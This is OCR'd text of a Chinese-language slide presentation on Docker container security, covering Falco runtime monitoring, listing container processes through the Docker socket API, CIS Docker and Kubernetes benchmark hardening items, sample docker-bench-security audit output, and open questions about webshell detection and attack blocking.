
```
sysdig:~ $ sudo falco
Sat Jan 13 07:11:15 2018: Falco initialized with configuration file /etc/falco/falco.yaml
Sat Jan 13 07:11:15 2018: Parsed rules from file /etc/falco/falco_rules.yaml
Sat Jan 13 07:11:15 2018: Parsed rules from file /etc/falco/falco_rules.local.yaml

  0 Falco
sysdig:~ $

  1 Falco
```

https://sysdig.com/opensource/

Docker运行时安全

Docker安全监控---进程监控

curl -XGET --unix-socket /var/run/docker.sock http://v1.26/containers/48f/top



```
"Processes":
    [
        [
            "root","4692","4679","0","Sep04","?","00:00:00","/bin/bash /opt/docker-entrypoint.sh"
        ],
        [
            "root","4710","4692","0","Sep04","?","00:00:31","/usr/bin/python /usr/bin/supervisord --nodaemon -c /etc/supervisor/supervisord.conf"
        ],
        [
            "leon","4738","4710","0","Sep04","?","00:00:06","/opt/dionaea/bin/dionaea -u dionaea -g dionaea -c /opt/dionaea/etc/dionaea/dionaea.cfg"
        ],
        [
            "leon","4739","4710","0","Sep04","?","00:00:00","p0f -i any -u dionaea -Q /tmp/p0f.sock -q -l"
        ],
        [
            "root","4740","4738","0","Sep04","?","00:00:00","/opt/dionaea/bin/dionaea -u dionaea -g dionaea -c /opt/dionaea/etc/dionaea/dionaea.cfg"
        ],
        [
            "root","99270","99261","0","Sep06","pts/4","00:00:00","/bin/bash"
        ],
        [
            "root","113583","99270","0","00:19","pts/4","00:00:00","top"
        ]
    ],
"Titles":
    [
        "UID","PID","PPID","C","STIME","TTY","TIME","CMD"
    ]
```

Docker合规安全

基线标准---Docker

内核级别


Namespace
Cgroups
Selinux/APPArmor

主机级别

安全加固
为容器创建独立分区

网络级别

禁止映射特权端口
限制默认网桥上容器通信



Center for Internet Security

CIS Docker Community Edition Benchmark

v1.1.0 - 07-06-2017

镜像级别

创建本地镜像仓库
使用可信镜像
使用镜像扫描

容器级别


禁止运行SSH
禁止特权容器运行
启用守护进程TLS认证

其他设置

配置集中远程日志收集服务
定期对宿主机和容器进行安全审计

https://github.com/docker/docker-bench-security


Docker合规安全



```
[root@localhost docker-bench-security]# sh docker-bench-security.sh
# ------------------------------------------------------------------------------
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# ------------------------------------------------------------------------------

Initializing Thu Sep  6 17:18:54 CST 2018


[INFO] 1 - Host Configuration
[WARN] 1.1  - Ensure a separate partition for containers has been created
[NOTE] 1.2  - Ensure the container host has been Hardened
[INFO] 1.3  - Ensure Docker is up to date
[INFO]      * Using 1.13.1, verify is it up to date as deemed necessary
[INFO]      * Your operating system vendor may provide support and security maintenance for Docker
[INFO] 1.4  - Ensure only trusted users are allowed to control Docker daemon
[WARN] 1.5  - Ensure auditing is configured for the Docker daemon
[WARN] 1.6  - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7  - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8  - Ensure auditing is configured for Docker files and directories - docker.service
[INFO] 1.9  - Ensure auditing is configured for Docker files and directories - docker.socket
[INFO]      * File not found
[INFO] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO]      * File not found
[WARN] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
```

Docker合规安全

基线标准---Kubernetes



Center for Internet Security

CIS Kubernetes Benchmark

v1.2.0 - 10-04-2017

□ 主节点安全配置
- ✓ etcd
- ✓ kube-apiserver
- ✓ kube-scheduler
- ✓ kube-controller-manager

□ 工作节点安全配置
- ✓ Kubelet
- ✓ kube-proxy

Docker安全展望

内核安全

与宿主机共享内核
但隔离不完全

Docker自身漏洞

可能存在的0-day

Webshell检测

- 挂载到宿主机上实时监测？Docker实例多，宿主机性能扛得住？
- 容器生命周期短

Docker攻击拦截

- 检测到攻击行为，如何拦截？采用什么技术手段

THANKS